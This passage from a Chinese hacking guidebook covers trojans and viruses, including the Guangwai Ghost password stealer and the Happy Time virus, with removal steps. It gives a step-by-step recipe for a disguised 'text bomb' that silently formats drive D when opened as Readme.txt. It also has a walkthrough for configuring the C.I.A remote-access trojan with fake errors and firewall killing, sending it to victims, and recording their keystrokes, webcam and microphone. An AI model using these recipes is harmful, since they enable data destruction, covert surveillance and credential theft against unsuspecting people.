通过上述的简单讲解，相信大家已经学会了如何防范冰河木马，以及学会怎样使用“冰河陷阱”来快速判断并查出黑客的所在地。

第 13 变 揭露文本欺骗术

文本文件是日常计算机应用中最常见的文件格式，但遇到过运行一个文本文件后，计算机的分区被恶意格式化的事吗？这里给大家讲解这类 TXT 文本文件背后的秘密。

一、文本炸弹破坏机理

微软公司在其 Windows 系统中的“写字板”程序中允许插入一个外来的对象，并且还提供了对对象包的编辑功能，这就让部分“有心人”有了可乘之机。他们通过建立一个写字板文件，然后对其插入一个 TXT，并对 TXT 进行对象包编辑，在这里任意输入破坏性命令，最后再利用微软系统的拖曳功能，把该对象拖出写字板文件，该对象包就形成了一个碎片 (SHS 文件)。

更为可怕的是，该文件由于 Windows 系统默认设置的问题，将不会显示扩展名，而一旦当用户运行这个 SHS 文件后，就会自动执行那个任意的破坏性命令，后果将不堪设想。

黑客 对抗七十二变

诈

下面让我们来亲手制作一个文本炸弹，以便更好地了解它。首先随便创建一个尽可能少内容的文本文件，如只包含空格的文件，大小为1字节，并命名为“1.txt”。如图 2-11 所示：



图 2-11

接着打开一个“写字板文档”，将“1.txt”文本文件拖入“写字板文档”中。如图 2-12 所示：




图 2-12

或者单击“写字板”窗口中的“插入→对象”菜单项，在弹出的“插入对象”对话框中选中“从文件创建”，然后单击“浏览”按钮选择要插入的文本文件，亦可达到同样效果！如图 2-13 所示：




图 2-13

然后选中插入的文本文件图标，选择菜单栏中的“编辑→对象包 对象→编辑对象包”菜单项。如图 2-14 所示：





图 2-14

在“对象包装程序”对话框中，选择菜单栏中的“编辑→命令行”菜单项，然后输入如下命令：“start.exe /m format d:/q /autotest /u”命令。如图 2-15 所示：




图 2-15

接着单击工具栏上的“插入图标”按钮，任选一个图标。如图 2-16 所示：



图 2-16

接下来选择菜单栏中的“编辑→标签”，为此嵌入对象取一个名称。单击“文件”菜单中的“更新”，然后关闭此对话框。稍后将刚刚建立的嵌入对象拖出写字板窗口，可以看到刚拖出的文件名为“片段”。如图 2-17 所示：




图 2-17

稍后将这个文件名改名为“Readme.txt”。如图 2-18 所示：




图 2-18

这里隐藏了真实的后缀名.SHX。怎么样？明白了吧，它最可恶的地方就是利用系统隐藏了.SHX 的后缀名，一不小心就会中招！

二、文本炸弹的安全防范

在上面的分析和制作讲解中知道了该文件从哪里来以及究竟有多大的潜在危害，也学会了如何制作，那么该怎么防御呢？重点还是应该放在安全习惯的养成上，有了良好的习惯，相对来讲，“中招”的概率和破坏程度从数量级上就会有明显的区别。就拿最简单的上网聊天、泡论坛来说，就应该注意以下几点：

1. 上网地点的选择

据调查，大部分上网者是在网吧上网。所以选择一个管理规范的网吧十分重要，大量密码丢失都是因为在网吧上网时不小心中了木马。尽量要选择那些规模大、网管素质高的网吧，这些地方一般都安装有杀毒软件和防火墙，并能及时升级，能有效地降低自己中木马的可能性。

2. 良好的上网习惯

许多人不太注意上网习惯，下机时关了网页和 QQ 就走，甚至有更粗心的连关都不关就走，这



就给那些无聊的人以可乘之机。在登录社区、论坛、邮箱之类需要用户名和密码的网站时都会在本地硬盘里生成一份名为 COOKIE 的文件，保留登录信息，虽然默认是不保留，但如果我们没有正常退出，这些信息就仍留在机器里，别人可以通过历史记录用你的用户登录而不需要密码。所以用用户名和密码登录的网站一定要正常退出。QQ 也要退出，而不是直接关闭，最好把 QQ 记录也一起删除。

3. 防人之心不可无

木马软件的强大功能和傻瓜化操作使得稍微懂一点木马的人都可以成为一个优秀的“放马人”，正所谓害人之心不可有，防人之心不可无。我们无法知道网友的好坏，也许他对你好就是为了想使你疏于防范给你种上木马。所以如果不了解，最好不要接受网友发过来的软件或给你的网址，网页木马满天飞，谁敢保证他发给你的不是一个网页木马？

4. 注册资料泄漏秘密

经过几年的发展，读者的安全意识有所加强，都为自己设置了较强壮的密码，所以现在再用暴力去破解密码就没有以前那么好用了，但只有一个复杂的密码还远远不够。

不少读者喜欢泡论坛、上社区、注册交友信息，如果安全意识不是很强，这些地方最容易泄漏秘密了。因为它们都要求填邮箱和一些个人信息，不少读者在不同网站注册时都喜欢填同一个 ID 和密码，容易记忆，但这也增加了危险指数。这些网站大部分都是个人网站，安全性不强，如果一个网站的密码被泄漏了，其他的也就知道了。如果你的邮箱密码和这个密码也一样，而邮箱里 QQ 和游戏的资料还没删，那后果真是无法想象。所以在为自己设置一个复杂密码的同时还要做到：

- * 尽量不要在别的地方公开自己的邮箱；
- * 不同地方注册的用户密码不同；
- * 尽量不要公开自己的个人信息。

5. 聊天记录泄漏秘密

在网上如果有人问生日之类的问题，是不是觉得很正常？想到背后会有什么阴谋么？一个著名的黑客说过：“许多技术上达不到的目的都可以通过社会工程学达到”，其实猜保密资料就是一个很好的用社会工程学解密的过程。当然不能瞎猜，首先得对对方有所了解，而聊天无疑是了解一个人最好也是最直接的办法。

第 14 变 剖析广外幽灵的隐身

在大家使用电脑的过程中，有的朋友对木马、病毒什么的都退避三舍，但是往往那些对木马等极度害怕的人就越容易“中招”，而且木马还像幽灵一样纠缠不休，怎么也摆脱不了……

一、什么是广外幽灵

网络上有一个专门窃取密码的木马，叫做“广外幽灵”。下载解压后，从介绍中发现其是“广外女生网络小组”的又一作品。“广外幽灵”的压缩包解压后生成了4个文件。

GWGhost.exe：设置程序，用于生成“广外幽灵”的主程序；

Config：设置文件，用于保存上一次的设置；

Readme.txt：广外幽灵的说明文件；

还有一个“使用帮助.HTM”是下载网站提供的说明文件。

二、广外幽灵的工作原理

主程序GWGhost.exe的作用就是配置生成“广外幽灵”，上边可以配置SMTP发件服务器的域名、接收邮箱、发送邮件的时间间隔、为对方所设的标识（用于分辨中木马后不同人寄给木马使用者的密码邮件）、需要进行键盘记录的程序。

设置好以后，就生成了名字为“测试”、大小为35.2KB的木马服务器端文件。双击木马“测试”进行测试。对于WinMe操作系统，运行木马以后，在“c:\windows\system”目录下增加了两个文件GST00.TMP20K和SCANREGW.EXE36K。

随后机器很快就出现了“explorer出现非法操作”的提示，然后蓝屏，于是只好重启。开始以为这是偶然现象，但是后来多次清除木马后再一次加载木马，也经常出现这样的提示；有时候不会有这个提示，但是机器却从正常途径重启失败，Windows不断报错，最后只好用CTRL+ALT+DEL组合键重启，后来在一台Windows 98的机器上试验也是如此。

重启机器双击木马运行后，马上打开Windows优化大师内置的“进程管理工具”查看进程，看看有没有可疑的进程在后台运行。这一招对木马的查看一直非常简单直接且有效（前提是用户对系统进程有一定的了解）。岂料，这一万试万灵的绝招居然也有失灵的时候。没有可疑的进程，全部都是正常的系统进程。再次查看“广外幽灵”的介绍，里面有这么一句“……该软件的特点是使用了先进的‘线程插入’技术，可以越过防火墙，系统中也不会新增任何任务进程……”！

转到“Windows\system”目录下，尝试把GST00.TMP、SCANREGW.EXE删除，然而Windows却提示说源文件正在被使用，这个提示很明显地说明了文件正在被调用。如图2-19所示：




图 2-19

既然无法查看该木马的进程，那么TCA（著名的反木马工具The Cleaner附带的活动程序监视器TCACTIVE）有用吗？由于Windows优化大师采用的是静态进程管理，当启动新进程时，需要刷新才能显示新增加的进程；相比之下，TCA采用的动态进程管理更能体现其优越性，当启动新进程时，

第二篇



病毒与木马欺骗术

会自动添加到 TCA 的进程列表中而无需用户手动干预（图示中的“NOTEPAD”记事本进程）；当进程终止，其进程名称也自动在 TCA 的进程列表中消失。

清除木马后，重启计算机，打开 TCA 监视器，再次双击木马运行，经过近 10 分钟的观察，TCA 的进程列表中始终没有新进程显示。如图 2-20 所示：

ID	Process	Description
4253903255	KERNEL32.DLL	Win32 Kernel core component
4294966995	MSGSRV32.DLL	Windows 32 bit VAO Message Server
4294940121	MPRISE.EXE	Win32 Network Interface Service Process
4294948299	Multimedia	Multimedia back ground task support module
4293020000	EXPLORER.EXE	
4293000029	INTERNET.EXE	Keyboard Language Indicator Applet
4293911245	SYSTRAY.EXE	System Tray Applet
4293911229	NOTEPAD.DOC	Windows Notepad application file
4293011207	TCA.EXE	The Cleaner Active Process Monitor

图 2-20

可见这个木马在隐蔽性方面做得很好，但是它又是如何随机启动的呢？

可能大家已经发现了：“ScanRegistry”这项里的 SCANREGW.EXE 是在“WINDOWS\SYSTEM”目录下（指向木马），而以前则是在 WINDOWS 目录下（指向正常的注册表检查程序）。

很明显“WINDOWS\SYSTEM”下的木马“SCANREGW.EXE”（广外幽灵）就是靠这一项随机启动的，而原本这一项是系统在开机时调用 WINDOWS 下的 SCANREGW.EXE 命令检测注册表以及备份注册表的随机启动项目，就这样被木马的启动替代了。为了验证这种想法，在开始菜单上运行 WINDOWS\SCANREGW.EXE，结果报告为注册表没有损坏，今天已经备份。如图 2-21 所示：




图 2-21

于是把计算机的日期调后一天，然后重启，再一次运行 WINDOWS\SCANREGW.EXE，结果这一次的报告为没有找到错误，今天没有备份注册表。果然，木马的启动代替了 WINDOWS\SCANREGW.EXE 对注册表的检查以及备份。这样的木马随机启动，可谓是最隐蔽之极。

三、广外幽灵的清除方法

首先运行 msconfig，去掉“启动”选项卡设置界面中的“ScanRegistry”项的勾选。如图 2-22 所示：

接着根据提示重启机器，重启后删除“windows\system”目录中的“scanregw.exe”和“gst00.tmp”两个木马文件。

稍后打开注册表编辑器，找到如下分支：

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]

对其进行如下修改：

ScanRegistry=C:\WINDOWS\SYSTEM\SCANREGW.EXE /autorun修改为：

ScanRegistry=C:\WINDOWS\SCANREGW.EXE /autorun



图 2-22

稍后重新运行“msconfig”，把“ScanRegistry”的启动项加上。再重启机器，就行了。

这个木马十分隐蔽，首先它不可以用优化大师这类进程查看软件查看得到它的进程，其次就是代替了系统的开机扫描、备份注册表的命令，虽然木马的名字也是 SCANREGW.EXE，但是它改变了随机启动项目的指向目录，这是不容易引起一般用户注意的。就是说如果用户中了该木马，一来进程软件察觉不到；二来也不会注意到这一原来看似平常的启动项目居然就是木马随机启动的藏身之处。这样的两大隐蔽性，使得用户中木马以后很难发现。



第 15 变 C.I.A 远程控制的深度应用

远程控制在带来便利的同时，也带来了极大的危险。事实上，众多的黑客工具就是通过恶意远程控制他人的电脑而达到自己不可告人的目的。下面就通过 C.I.A 这款强大的远程控制软件来感受一下远程控制的神奇魅力吧！

一、初识 C.I.A

C.I.A(Cruel intentionz administrator)这款用 VB 编写的国外远程控制软件，具有音频捕获、密码截取（包括 Protected Strage/Trillian/Cached 密码）、捕获 FTP 服务器密码、Socks 4 服务端密码等功能，服务端小巧且便于个人定置，而且界面非常简洁美观。

二、C.I.A 的服务端定制

程序支持服务端定制，单击服务端定制程序 Server Builder.exe，程序主界面如图 2-23 所示：




图 2-23

首先是服务端端口设置，默认是：5888、6888、7888，第一个端口是主服务端口，用来执行基本的操作命令；第二个端口是客户端和服务端之间用来传送 VIA 文件的；第三个端口是用来发送键盘记录文件的。Server Name 设置服务端名，Password 处设置连接密码。以上是基本设置。

接下来单击“Start up”项，界面如图 2-24 所示：




图 2-24

在这里设置程序的多种自载启动方式，如 Registry Run、Registry Run Services、Active X、System.in、Win.ini、Explorer Run、Windows NT Run。Install Name 设置栏处设置启动系统服务名，默认值为 Csrss.exe；Registry Key 则为写入注册表键值名，默认为 Runtime Process。

接着选择菜单“Fake Error”，界面如图 2-25 所示：




图 2-25

这是程序最有趣的地方，伪造运行服务端程序后弹出出错信息窗口，用于迷惑对方。首先选择出错信息窗口图标，在 Title 选项中设置窗口标题，Body 选项处设置窗口显示内容。改成平时大家运行软件最常遇到的信息：“找不到打开文件所需的 .DLL 文件！”这样当对方运行木马服务端文件时会弹出伪造的出错信息窗口，谁能意识到这是木马运行的标志呢？如图 2-26 所示：




图 2-26

菜单“Firewall Kill”用来设置当服务端程序启动时强行关闭相应的防火墙程序，不推荐使用，因为当用户发现防火墙被强制关闭后，自然会发觉系统的异常。除了强制性外，程序还提供人性化的一面。程序提供的服务端上线通知方法很多，首先是PHP/CGI程序页面通知，单击“Cgi/Php Notify”项后，界面如图 2-27 所示：




图 2-27



这是软件的一大特色，如果有支持 PHP 或 CGI 的主页目录，只要把安装目录下的 add.php 或 log.cgi 文件上传到主页空间，然后在 Script Url 设置栏处填入要访问的 URL，这样当服务端上线后，服务端就会向 add.php 程序发送服务端的 IP 信息。而只要输入访问 add.php 所在的 URL，输入密码就能看到一大堆处在在线状态的服务端。如图 2-28 所示：




图 2-28

除了支持 PHP/CGI 上线通知外，程序同时提供 ICQ、Yahoo、IGuest 等即时通讯工具上线通知，这些功能分别在“Cgi/Php Notify”、“Icq/Sin Notify”及“Yahoo/Iguest”菜单中设置。至于 Sin Notify，从字面意思可以理解成单独通知，适用于有固定 IP 地址的用户，首先在客户端打开 Sin 控制端，当服务端上线后就会自动通知 Sin 控制端，方式是在托盘处弹出如图 2-29 所示的窗口。



图 2-29

而在“Ftp/Socks”菜单中，可以把服务端定制成FTP服务器及Socks 4服务端。一切设置都确认无误后单击“Build Server”菜单。如图2-30所示：




图 2-30

接着程序提示是否添加控件Mswinsck.ocx，这样会给服务端增加50KB的重量。建议添加，因为程序大多数情况下正常运行都需要此控件。最后单击按钮“Generate Server”即可生成服务端程序，这里命名为server.exe。有趣的是，生成的服务端程序不仅支持标准的EXE程序文件，还支持*.scr、*.pif结尾的文件，这样大大提高了程序的隐蔽性。如图2-31所示：




图 2-31

三、如何用C.I.A来远程控制

服务端设置好后，现在就可以把它发送给那些“倒霉”的网友了。当对方说：“你给的东西不能用啊，它提示：找不到打开文件所需的.DLL文件！，你再传个.DLL文件过来”。

这时就可以判断对方已经上当了，现在打开客户端文件CLIENT.exe，填上对方的IP（如192.168.15.4），端口则是刚才设置的主端口5888，密码为空，单击“connect”按钮，当出现服务端状态则说明连接成功了。如图2-32所示：




图 2-32

程序左边是一大排控制菜单，每个菜单又能展开分成若干分支菜单，每个分支菜单就是一项控制功能。

选择其中的“Visual/Audio (视频 / 音频)”菜单项，顾名思义，从这里可以得到远程主机的视频和音频。展开菜单后可以看到“Screen Capture (屏幕捕获)”、“Webcam Capture (视频捕获)”、“Keylogging (键盘记录)”、“Streaming Audio (音频流)”4个分支菜单。如图2-33所示：



图 2-33

这里的截图和键盘记录功能都很平常，着重介绍音频捕获功能，这是软件的又一大特色。操作很简单，单击“Streaming Audio (音频流)”菜单，弹出 Streaming Audio 窗口。如图 2-34 所示：




图 2-34

单击“Star Stream”按钮，当窗口底部的Status状态字出现Receiving Audio Stream ** Bytes 字样时，说明接收音频流成功，此时戴上耳机，就能听到对方的声音了。如图 2-35 所示：




图 2-35

接下来的“Recovery (修复菜单)”提供一些获取远程主机信息的小功能，“Administration (管理)”则提供关机、重启、FTP/Socks 服务器管理等功能，而“Communication (交流)”菜单用来实现服务端与客户端及时交流。当客户端启动聊天程序“Communication→Server Chat”，出现聊天窗口如图 2-36 所示。




图 2-36

输入要发送的信息，单击“Send”按钮发送，此时服务端会弹出一个漂亮的窗口，显示发出的信息，同时也可回送信息。如图 2-37 所示：



图 2-37

“Fun Options (玩笑设置)”项能提供多种恶作剧功能，有开关光驱、控制鼠标、改变桌面颜色、鬼叫等。“Applications (应用程序)”菜单提供远程程序控制，遗憾的是能控制的程序只有两个，MSN Messenger 和 Internet Explore。最后的“Client Options (客户端设置)”菜单作用是设置客户端，有改变客户端皮肤、关于程序、地址簿等设置功能。

而且 C.I.A 不仅有高级的隐蔽性，提供的功能也各具特色，和平常的远程控制软件相比改进了好多。它独有的多种自载启动方式、Cgi/Php Notify、Icq/Sin Notify、Yahoo/IGuest、Streaming Audio 必将引导远程控制软件发展的新潮流。

第 16 变 真假 Desktop.ini 和 *.htt 文件

说到真假 Desktop.ini 和 .htt 文件，就让人想到“欢乐时光”病毒，还记得那铺天盖地各种版本的病毒变形肆虐网络，大有山洪爆发之势的情景吗？现在回忆起来似乎也就只有“真假 Desktop.ini 和 .htt”这个话题了。

一、“新欢乐时光”病毒的特征

具体染毒情况：

* 在每个检查到的文件夹下生成 Desktop.ini 和 Folder.htm 文件(这两个文件控制了文件夹在资源管理器中的显示)；

* 在 windows\system32 和 windows\web 中生成 Kjwall.gif；

* 在 Windows 9x 系统中，生成 windows\system\kernel.dll 文件，且自动运行。

冠群金辰公司关于这个病毒的报告：

别名：VBS/Redlof.A, HTML.Redlof.A

传播范围：低

破坏性：低

蔓延性：中

二、清除“新欢乐时光”病毒

其实，只要进行以下简单操作就能将“新欢乐时光”病毒清除。

依次单击“开始→设置→控制面板→文件夹选项”，在弹出的对话框中单击切换到“查看”选项卡设置界面，将隐藏文件设为“显示所有文件”项即可。如图 2-38 所示：




图 2-38

! Tips

因为“欢乐时光”病毒产生的几个文件：Desktop.ini、Folder.htm 和 Kjwall.gif 都是隐藏的，所以要在显示所有文件时才能将它们查找出来。

接着用 Windows 的“查找文件”功能，将所有隐藏的 Desktop.ini、Folder.htm 和 Kjwall.gif 文件找到并删除。如图 2-39 所示：




图 2-39

将“Windows\system”目录中的Kernel.dll文件删除。如图 2-40 所示：



图 2-40

重启电脑就大功告成了。再次点击各个磁盘就会很流畅了，不会出现停滞。这种手工清除的办法，只是在发现病毒，手头又没有查杀病毒软件时的权宜之计，它治标不治本。所以最好还是用最新的杀毒软件进行查杀。

三、利用 Folder.htm 文件加密文件夹

任何事物都有它有害和有益的方面，这个病毒也不例外。在了解了病毒的传播方式以后，也可以仿照病毒的传播方式来深入了解文件“Folder.htm”有益的一面：

这个文件是使用 JavaScript 编写的用来定义打开文件夹行为的超文本文件（可以使用 FrontPage 打开该文件进行简单编辑）。其中，打开文件夹的行为定义在以下函数中为：

```
function ShowFiles() {
    Info.innerHTML = L_Intro_Text + " <br> <br> " + L_Prompt_Text;
    showFiles = true;
    document.all.FileList.style.display = "";
    document.all.Brand.style.display = "none";
    FixSize();
}
```

只需在这个函数中进行必要的修改，就可以改变文件夹打开的行为。比如，要想在打开该文件

夹前先进行安全认证，可以这样修改函数：

```
function ShowFiles() {  
    var password="20000203";  
    var input;  
    input=prompt("请输入打开密码 : ","");  
    if (input==password)  
    {  
        Info.innerHTML = L_Intro_Text + " <br> <br> " + L_Prompt_Text;  
        showFiles = true;  
        document.all.FileList.style.display = "";  
        document.all.Brand.style.display = "none";  
        FixSize();  
    }  
    else  
    {  
        alert("警告，您无权浏览该目录");  
    }  
}
```



通过修改打开行为的代码，就可以实现对某个目录的简单加密，当然，这种加密的目录很容易解开：不使用 Web 方式打开文件夹，避开执行该程序，或者直接从 DOS 中进入该文件夹都可以绕开密码的输入。

四、用 Desktop.ini 和 Folder.htm 个性化文件夹

当然了，除了上面的应用外，还有其他更多更常用的用法，比如下面要介绍的这种用法。

不知道大家有没有注意到，在打开 Windows 文件夹时，有时只有单击“显示文件”以后，文件夹下的文件才能出现，而新建的文件夹却没有这种情况。其实这就是 desktop.ini 和 Folder.htm 这两个文件在作怪。下面就用这两个文件打造一个个性化的文件夹。如图 2-41 所示：



图 2-41





先来新建一个文件夹（这个文件夹的属性必须是只读，而且是按Web方式显示），然后把Windows文件夹下的desktop.ini和Folder.htm拷贝到这个文件夹下，再从别处随便复制几个文件过来（如果文件夹下只有这两个文件是看不到效果的）。双击进入看看，怎么样？我们的文件夹也有和Windows文件夹同样的功能了——这还只是个开始。如图 2-42 所示：




图 2-42

1. 给文件夹换图标

用记事本打开 Desktop.ini 文件，找到 “[.ShellClassInfo]” 字节，在下面加上一句 “iconfile=d:\kav2003\Kav32.exe”，必须是完整的路径。文件夹的图标变成金山毒霸的了。如图 2-43 所示：



图 2-43

2. 给文件夹加注释

还是在刚才的位置上，再加一句 “infot ip= 这是我们的文件夹，我们来把它个性化一把吧。”，好了，单击这个文件夹看看，我们的注释是不是加上了？如图 2-44 所示：




图 2-44

3. 个性化警告语

还记得进入文件夹时左边出现的警告语吗？可以把它也修改一下。用记事本打开Folder.htm文件，找到警告语的内容：

```
var L_Intro_Text= "<b><font color=red>警告</font></b><br><br>修改该文件夹的内容可能导致程序运行不正常。";
```

```
var L_Prompt_Text= "选定项目可以查看其说明。";
```

```
var L_Prompt1_Text= "要查看该文件夹的内容，请单击<a href='\\' class=command onclick='ShowFiles(); ShowWinStat(winStat); return false;' onMouseOver='ShowWinStat(!winStat); return true;' onMouseOut='ShowWinStat(winStat); return true;' onFocus='ShowWinStat(!winStat); return true;' onBlur='ShowWinStat(winStat); return true;'>显示文件</a>。";
```

标准的html语句。把“警告

修改该文件夹的内容可能导致程序运行不正常。”换成“使用者须知

<i><u>这个文件夹的所有者是Blue-Baby，如果要使用，请不要删除其中的内容，谢谢合作！</i></u>；”。改后效果如图 2-45 所示：




图 2-45

4. 为文件夹添加背景音乐

用记事本打开Folder.htm文件，找到“<body scroll=no onload="Init()">”，在它下面加一句“<bgsound src="c:\windows\media\logoff.wav" loop=3>”。“loop”是循环的次数，如果设为“-1”就表示无限循环。

5. 隐藏文件

不难看出，在单击“显示文件”时是通过调用“Folder.htm”文件来实现以后的操作的，那要是“Folder.htm”什么也不做呢？把“Folder.htm”文件的所有内容都删除，只留下“<html></html>”。看看效果——文件没了。

从一个病毒到对一个函数的认识，进而优化程序。其实每一个病毒也都是一个程序，如果能变废为宝，变害为利，从病毒中学到系统文件的使用技巧，是不是也算是另辟蹊径呢？

HACKER

黑
客


第
三
篇

网络代理与黑客追踪

面对如今日新月异的网络应用技术，网络生活的个人隐私问题逐渐引起大家的重视。

究竟有什么办法能让我们躲避多变的网络追踪和攻击，在网络来去无踪呢？其实很简单，通过本篇学会用好代理工具，实现通过跳板访问网络就可以达到目的。

如果黑客一再骚扰你该怎么办呢？同样，在本篇中我们精心为你提供了“隐藏一口”、“反黑追踪”的秘笈，所有问题都将迎刃而解。



第 17 变 利用代理服务器下载资源

代理使用带来的好处是有目共睹的——它可以破除很多人为的限制、可以提高浏览下载……但代理的原理和使用，你真的了解吗？下面来了解一些基础知识吧！

一、什么是代理服务器

代理服务器英文全称是“Proxy Server”，其功能就是代理网络用户去取得网络信息。代理服务器是网络信息的中转站，是介于浏览器和 Web 服务器之间的一台服务器。有了它，浏览器首先向代理服务器发出请求，请求信号先送给代理服务器，再由代理服务器取回浏览器所需要的信息并传送给你的浏览器。

来看看代理原理，比如你是 A 机，B 机是代理服务器，C 机是你要访问的主机，A 机直接连 C 机连不上，但是连 B 机速度却很快，而 B 机连 C 机的速度也很快，这样你就可以先连到 B 机，再由 B 机连到 C 机。

二、代理服务器的几种类型

代理服务器一般有 Http、Ftp、Socks、Telnet 等代理服务器类型，Http、Ftp 和 Telnet 代理服务器顾名思义就是分别代理网页浏览、文件传输和远程登录，而 Socks 则是一种全能型代理——前面所有的功能它都可以实现。Socks 代理又分为 Socks4 和 Socks5，Socks4 代理只支持 TCP 协议（传输控制协议），Socks5 代理除了支持 TCP 和 UDP 协议（用户数据报协议），还支持各种身份验证机制、服务器端域名解析等。

除了上述分类外，代理服务器还可以从效果上分为三种：

* 透明代理：透明的意思就是使用代理跟你使用本身代理一样，不会隐藏任何你的资料，使用的时候请斟酌使用。

* 匿名代理：在一定程度上隐藏了用户资料，使用上不会有什么问题。

* 高匿名代理：这个比较好，代理上不会有你的任何资料，登录网站也不会留下任何痕迹。

三、如何使用代理服务器

